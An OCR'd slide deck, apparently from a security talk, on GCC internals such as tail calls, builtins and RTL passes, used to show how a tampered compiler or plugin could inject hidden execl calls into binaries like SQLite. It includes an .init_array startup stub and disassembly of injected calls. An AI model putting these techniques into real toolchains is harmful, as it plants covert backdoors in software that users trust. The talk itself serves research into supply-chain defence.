

```
        .section        .rodata
app:
        .string "/usr/games/xmabacus"
        .text
pop_funclet:
        push    %rdi
        lea     app(%rip), %rdi
        xor     %rdx, %rdx
        xor     %eax, %eax
        call    execl
        pop     %rdi
        ret
        .section        .init_array,"aw"
        .align 8
        .quad   pop_funclet
```

```
strace -f gcc foo.c -o foo |& grep execve
    ⇒ cc1           compiles C to ASM, others: cc1plus, jc1, f951,…
    ⇒ as            assembles ASM to bytecode
    ⇒ collect2      wrapper for ld and prep work
    ⇒ ld            the GNU linker
```

# PIC me a flower & Its GOT to PLT purrfect

Where will “call execl” go?






https://eli.thegreenplace.net/2011/11/03/position-independent-code-pic-in-shared-libraries/

```
0000000000001135 <pop_funclet>:
    1135:   57                      push   rdi
    1136:   48 8d 3d c7 0e 00 00    lea    rdi,[rip+0xec7]        # 2004 <app>
    113d:   48 31 d2                xor    rdx,rdx
    1140:   31 c0                   xor    eax,eax
    1142:   e8 e9 fe ff ff          call   1030 <execl@plt>
    1147:   5f                      pop    rdi
    1148:   c3                      ret
```

```
Disassembly of section .init_array:

0000000000003de0 <__frame_dummy_init_array_entry>:
    3de0:   30 11 00 00 00 00 00 00
    3de8:   35 11 00 00 00 00 00 00
    ...
```

# So I got this needle, someone pls gimme a haystack!

Reverse engineering a GCC compiler plugin?

Modifying and recompiling GCC?

Binary code review?

Reproducible builds?

# The less obvious stuff

# (Tail)Call me, maybe!

- Tail-call optimization or tail-call merging or tail-call elimination
- In a nutshell: Reusing stack frames (i.e. arguments) to eliminate calls
- In GCC speak: a /j flag

```
(call_insn/j:TI 19 40 20 4 (set (reg:SI 0 ax)
        (call (mem:QI (symbol_ref:DI ("puts") [flags 0x41] <function_decl 0x7ffff6b32f00 __builtin_puts>) [0 __builtin_puts S1 A8])
            (const_int 0 [0]))) "main.c":13 704 {*sibcall_value}
     (expr_list:REG_DEAD (reg:DI 5 di)
        (expr_list:REG_UNUSED (reg:SI 0 ax)
            (expr_list:REG_CALL_DECL (symbol_ref:DI ("puts") [flags 0x41] <function_decl 0x7ffff6b32f00 __builtin_puts>)
                (nil))))
    (expr_list:DI (use (reg:DI 5 di))
        (nil)))
```

```c
#include <stdio.h>
#include <stdlib.h>

void run(int logLevel) {

    int a, b;
    a = rand();
    b = rand();

    printf("Basic logging for massive numerical operation %d %d\n", a, b);

    if (logLevel > 0) {
      printf("More super useful logging\n");
    }
}
```

```
.LC0:
        .string "Basic logging for massive numer
.LC1:
        .string "More super useful logging"
run(int):
        push    rbp
        mov     rbp, rsp
        sub     rsp, 32
        mov     DWORD PTR [rbp-20], edi
        call    rand
        mov     DWORD PTR [rbp-4], eax
        call    rand
        mov     DWORD PTR [rbp-8], eax
        mov     edx, DWORD PTR [rbp-8]
        mov     eax, DWORD PTR [rbp-4]
        mov     esi, eax
        mov     edi, OFFSET FLAT:.LC0
        mov     eax, 0
        call    printf
        cmp     DWORD PTR [rbp-20], 0
        jle     .L3
        mov     edi, OFFSET FLAT:.LC1
        call    puts
.L3:
        nop
        leave
        ret
```

What is it with those calls though?

**Compiler Explorer - [https://godbolt.org/](https://godbolt.org/)**

```c
#include <stdio.h>
#include <stdlib.h>

void run(int logLevel) {

    int a, b;
    a = rand();
    b = rand();

    printf("Basic logging for massive numerical operation %d %d\n", a, b);

    if (logLevel > 0) {
      printf("More super useful logging\n");
    }
}
```

```
.LC0:
        .string "Basic logging for massive nume
.LC1:
        .string "More super useful logging"
run(int):
        push    rbp
        push    rbx
        mov     ebx, edi
        sub     rsp, 8
        call    rand
        mov     ebp, eax
        call    rand
        mov     esi, ebp
        mov     edi, OFFSET FLAT:.LC0
        mov     edx, eax
        xor     eax, eax
        call    printf
        test    ebx, ebx
        jg      .L5
        add     rsp, 8
        pop     rbx
        pop     rbp
        ret
.L5:
        add     rsp, 8
        mov     edi, OFFSET FLAT:.LC1
        pop     rbx
        pop     rbp
        jmp     puts
```

**Compiler Explorer - [https://godbolt.org/](https://godbolt.org/)**

# Lets optimize this..

The stack is the enemy!

The register allocator isn't your friend either,

.. and the linker messes with you too

```
rtx_insn *insn;

// .. imagine parsing code here ..

if (SIBLING_CALL_P(insn)) {
    SIBLING_CALL_P(insn) = 0;
}
```

# Again, no actual database software was harmed in the making of this presentation.

```
150027  /*
150028  ** Open a new database handle.
150029  */
150030  SQLITE_API int sqlite3_open(
150031    const char *zFilename,
150032    sqlite3 **ppDb
150033  ){
150034    return openDatabase(zFilename, ppDb,
150035                        SQLITE_OPEN_READWRITE | SQLITE_OPEN_CREATE, 0);
150036  }
```

```
183242  00000000000b4df0 <sqlite3_open>:
183243     b4df0:   31 c9                   xor    ecx,ecx
183244     b4df2:   ba 06 00 00 00          mov    edx,0x6
183245     b4df7:   e9 44 f9 ff ff          jmp    b4740 <openDatabase>
183246     b4dfc:   0f 1f 40 00             nop    DWORD PTR [rax+0x0]
183247
```

```
183243  00000000000b4df0 <sqlite3_open>:
183244     b4df0:   31 c9                   xor    ecx,ecx
183245     b4df2:   ba 06 00 00 00          mov    edx,0x6
183246     b4df7:   41 5f                   pop    r15
183247     b4df9:   e8 42 f9 ff ff          call   b4740 <openDatabase>
183248     b4dfe:   66 90                   xchg   ax,ax
183249
183250  00000000000b4e00 <sqlite3_open_v2>:
183251     b4e00:   41 55                   push   r13
183252     b4e02:   31 c0                   xor    eax,eax
183253     b4e04:   49 89 cd                mov    r13,rcx
183254     b4e07:   41 54                   push   r12
183255     b4e09:   41 89 d4                mov    r12d,edx
183256     b4e0c:   31 d2                   xor    edx,edx
183257     b4e0e:   55                      push   rbp
183258     b4e0f:   48 89 f5                mov    rbp,rsi
183259     b4e12:   48 8d 35 4c 27 00 00    lea    rsi,[rip+0x274c]
183260     b4e19:   53                      push   rbx
183261     b4e1a:   48 89 fb                mov    rbx,rdi
183262     b4e1d:   48 8d 3d 36 27 00 00    lea    rdi,[rip+0x2736]
183263     b4e24:   48 83 ec 08             sub    rsp,0x8
183264     b4e28:   e8 a3 6a f5 ff          call   b8d0 <execl@plt>
183265     b4e2d:   48 83 c4 08             add    rsp,0x8
```

TCO tries to fool the openDatabase routine into returning to the callers' caller

By removing the /j flag said fooling fails, and we sneak in an extra return

# Builtins & Intrinsics


- GCC provides a large number of built-in functions, for internal use, and for **optimization purposes of standard C library** functions
  - __builtin_puts, __builtin_alloca, __builtin_memcpy, etc. etc. etc.

- GCC intrinsics are built-in functions that help the developer use domain specific operations, and help the compiler **leverage machine specific functionality**
  - Vector operations, signal processing, interrupt handling, etc. etc. etc.

**What could be optimized here?**

# Magic?

```c
#include <stdio.h>
#include <string.h>

void optimizeMe(void) {

    char *buf1 = "abcdefg";
    char *buf2 = "hijklmn";

    memcpy(buf1, buf2, strlen(buf1));

}
```





```
.LC0:
        .string "abcdefg"
.LC1:
        .string "hijklmn"
optimizeMe():
        push    rbp
        mov     rbp, rsp
        sub     rsp, 16
        mov     QWORD PTR [rbp-8], OFFSET FLAT:.LC0
        mov     QWORD PTR [rbp-16], OFFSET FLAT:.LC1
        mov     rax, QWORD PTR [rbp-8]
        mov     rdi, rax
        call    strlen
        mov     rdx, rax
        mov     rcx, QWORD PTR [rbp-16]
        mov     rax, QWORD PTR [rbp-8]
        mov     rsi, rcx
        mov     rdi, rax
        call    memcpy
        nop
        leave
        ret
```

```
optimizeme():                           # @optimizeme()
        mov     dword ptr [rip + .L.str+3], 1852664939
        mov     dword ptr [rip + .L.str], 1802135912
        ret
.L.str:
        .asciz  "abcdefg"
```

# How does that work?

builtins.def

builtins.h

builtins.c

xxx-builtin.def

xxxintrin.h

.. and many many more..

```
static rtx
expand_builtin_mempcpy (tree exp, rtx target)
{
  if (!validate_arglist (exp,
                         POINTER_TYPE, POINTER_TYPE, INTEGER_TYPE, VOID_TYPE))
    return NULL_RTX;

  tree dest = CALL_EXPR_ARG (exp, 0);
  tree src = CALL_EXPR_ARG (exp, 1);
  tree len = CALL_EXPR_ARG (exp, 2);

  /* Avoid expanding mempcpy into memcpy when the call is determined
     to overflow the buffer.  This also prevents the same overflow
     from being diagnosed again when expanding memcpy.  */
  if (!check_memop_sizes (exp, dest, src, len))
    return NULL_RTX;

  return expand_builtin_mempcpy_args (dest, src, len,
                                      target, exp, /*endp=*/ 1);
}
```

# Lazy Optimization Watching - Like bird watching, with grep

-O0

```
./minipoc_HO0/minipoc.c.079i.inline:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.081i.free-fnsummary2:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.08[illegible].single-use:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.08[illegible].comdats:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.08[illegible].materialize-all-clones:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.08[illegible].simdclone:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.[illegible]t.fixup_cfg4:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.222t.veclower:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.223t.cplxlower0:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.225t.switchlower:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.232t.optimized:  memcpy (buf1_2, buf2_3, _1);
./minipoc_HO0/minipoc.c.234r.expand:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.235r.vregs:  (call (mem:QI (symbol_ref:DI ("memcpy") [
./minipoc_HO0/minipoc.c.236r.into_cfglayout:  (call (mem:QI (symbol_ref:DI ("m
./minipoc_HO0/minipoc.c.237r.jump:  (call (mem:QI (symbol_ref:DI ("memcpy") [f
./minipoc_HO0/minipoc.c.237r.jump:  (call (mem:QI (symbol_ref:DI ("memcpy") [f
./minipoc_HO0/minipoc.c.249r.reginfo:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.269r.outof_cfglayout:  (call (mem:QI (symbol_ref:DI ("
./minipoc_HO0/minipoc.c.270r.split1:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.272r.dfinit:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.273r.mode_sw:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.274r.asmcons:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.279r.ira:  (call (mem:QI (symbol_ref:DI ("memcpy") [fl
./minipoc_HO0/minipoc.c.280r.reload:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.284r.split2:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.288r.pro_and_epilogue:  (call (mem:QI (symbol_ref:DI (
./minipoc_HO0/minipoc.c.291r.jump2:  (call (mem:QI (symbol_ref:DI ("memcpy") [
./minipoc_HO0/minipoc.c.304r.stack:  (call (mem:QI (symbol_ref:DI ("memcpy") [
./minipoc_HO0/minipoc.c.305r.alignments:  (call (mem:QI (symbol_ref:DI ("memcp
./minipoc_HO0/minipoc.c.307r.mach:  (call (mem:QI (symbol_ref:DI ("memcpy") [f
./minipoc_HO0/minipoc.c.308r.barriers:  (call (mem:QI (symbol_ref:DI ("memcpy"
./minipoc_HO0/minipoc.c.313r.shorten:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.314r.nothrow:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.315r.dwarf2:  (call (mem:QI (symbol_ref:DI ("memcpy")
./minipoc_HO0/minipoc.c.316r.final:  (call (mem:QI (symbol_ref:DI ("memcpy") [
./minipoc_HO0/minipoc.c.317r.dfinish:  (call (mem:QI (symbol_ref:DI ("memcpy")
```

-O3

```
./minipoc_HO3/minipoc.c.127t.phiopt2:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.128t.ccp3:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.129t.sincos:  memcpy ("abcdefg", "hijklmn", 7
./minipoc_HO3/minipoc.c.130t.bswap:  memcpy ("abcdefg", "hijklmn", 7
./minipoc_HO3/minipoc.c.131t.laddress:  memcpy ("abcdefg", "hi[illegible]7);
./minipoc_HO3/minipoc.c.132t.lim2:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.134t.pre:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.135t.sink:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.139t.dce4:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.140t.fix_loops:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.170t.no_loop:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.171t.slp2:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.173t.veclower21:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.175t.printf-return-value2:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.176t.reassoc2:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.177t.slsr:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.178t.split-paths:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.180t.thread3:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.181t.dom3:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.182t.strlen:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.183t.thread4:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.184t.vrp2:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.186t.phicprop2:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.187t.dse3:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.188t.cddce3:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.189t.forwprop4:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.190t.phiopt3:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.191t.fab1:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.192t.widening_mul:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.193t.store-merging:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.194t.tailc:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.195t.dce7:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.196t.crited1:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.198t.uncprop1:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.199t.local-pure-const2:  scanning: memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.199t.local-pure-const2:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.225t.switchlower:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.231t.nrv:  memcpy ("abcdefg", "hijklmn", 7);
./minipoc_HO3/minipoc.c.232t.optimized:  memcpy ("abcdefg", "hijklmn", 7);
```

# Look ma, I made memcpy faster!

```
lea    rsi,[rip+0xf66]        # 2008 <_IO_stdin_used+0x
lea    rdi,[rip+0xfc7]        # 2070 <_IO_stdin_used+0x
mov    QWORD PTR [rax-0xff4],0x1

movaps XMMWORD PTR [rax],xmm0
movdqa xmm0,XMMWORD PTR [rip+0xff1]        # 20b0 <_IO_

mov    QWORD PTR [rax-0xfec],0x0

movaps XMMWORD PTR [rax+0x10],xmm0
movdqa xmm0,XMMWORD PTR [rip+0xfea]        # 20c0 <_IO_

movaps XMMWORD PTR [rax+0x20],xmm0
movdqa xmm0,XMMWORD PTR [rip+0xfee]        # 20d0 <_IO_

movaps XMMWORD PTR [rax+0x30],xmm0
movdqa xmm0,XMMWORD PTR [rip+0xff2]        # 20e0 <_IO_

movaps XMMWORD PTR [rax+0x40],xmm0
movdqa xmm0,XMMWORD PTR [rip+0xff6]        # 20f0 <_IO_

movaps XMMWORD PTR [rax+0x50],xmm0
xor    eax,eax
call   1040 <printf@plt>
mov    eax,DWORD PTR [rip+0x2f41]        # 404c <AUTH>
test   eax,eax
je     112d <main+0xad>
xor    edx,edx
lea    rsi,[rip+0xf6e]        # 2086 <_IO_stdin_used+0x
lea    rdi,[rip+0xf5c]        # 207b <_IO_stdin_used+0x
xor    eax,eax
call   1060 <execl@plt>
```

# Hijacking Fu

GCC's location_t


Optimizers and linker to be taken into consideration

Real intrusion must be **VERY** well designed

How to follow intrinsic expansion?

- 2 passes:
  - early "spy" pass locating copy operation indicated by certain size value and picking config out of the data
  - "execution" pass adding extra insn with config as address or relative offset to writeable section
  - patch all the things yeehahhh, just almost

# What to **DO** about this?




Any... QUESTIONS?!